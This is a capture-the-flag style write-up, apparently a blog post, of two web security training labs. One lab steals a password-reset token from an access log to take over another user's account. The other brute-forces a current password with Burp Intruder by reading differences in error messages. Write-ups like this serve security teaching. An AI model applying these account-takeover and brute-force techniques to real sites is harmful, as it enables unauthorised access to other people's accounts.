

The request received a 200 response code. Navigating over to the access log I am able to find a GET request to /forgot-password that contains the temporary password reset token for user carlos, temp-forgot-password-token=9kdk4skfp4zz025sbveitb6qvkp53c0p.

Now I just generate a fresh password request be sent to the email I have access to through user wiener and replace the cookie in the URL with the one that I was able to steal in the previous step.

https://0a9b002904b5847781d5e35000c60024.web-security-academy.net/forgot-password?temp-forgot-password-token=9kdk4skfp4zz025sbveitb6qvkp53c0p

Now I just paste that URL into the web browser and it will take me to the password reset page where I can enter a new password for user carlos. This can be observed in the request where the password token matches the one that was stolen, and the new password has been entered twice.

Now I just log in as the user with the new credentials carlos:crumbles and the lab is marked as solved.
Password Brute-Force Via Password Change


To start this lab off I log in with the provided credentials and test the password change function to see how it reacts to different situations. The password reset page requires me to enter 3 pieces of information, the current password for the user and the new password I’d like twice. First I reset the password successfully. This allows me to observe that the page delivers a Password Changed Successfully! message if everything is done right


I tried to confirm the password change by entering the original password provided, it worked but I learned that the web application will quickly lock me out if I make too many attempts to log in too quickly.

For my next test I submitted the correct password with 2 new passwords that did not match crumbles1 and crumbles12. In doing so I see that if a correct password but 2 miss matched new password values is submitted the error message will read “New passwords do not match”.

If I enter the wrong password but the new passwords match the web application simply redirects me to the login page.
Finally if I enter a wrong password, crumbles123 and 2 miss matched new passwords crumbles1 and crumbles2 I receive a Current password is incorrect error message.


This means that I can set up the intruder so that it runs a brute force attack on the current-password parameter as long as the 2 new-password parameters are miss matched. I can then grep the attack results for the expression “New passwords do not match” and that payload should indicate the correct password. All other payloads should return “Current password is incorrect”

I need to generate a fresh POST request to /my-account/change-password and send that to the intruder. Within the positions tab I need to change the username value to carlos and wrap my payload position markers around the curent-password value crumbles.

In the payloads tab I need one payload set for a simple list, then I just paste the provided list into the Payload settings.
In the actual Settings tab up the top I also set up a Grep-Match for the expression New passwords do not match. Which my testing earlier concluded would indicate that whatever payload in the current-password field is the users current password.

Then I just run the attack and when it finished I sort the results by the expression I added. Only one request generated that response indicating that the password is pepper.
Logging in with the credentials carlos:pepper completes the challenge for this lab.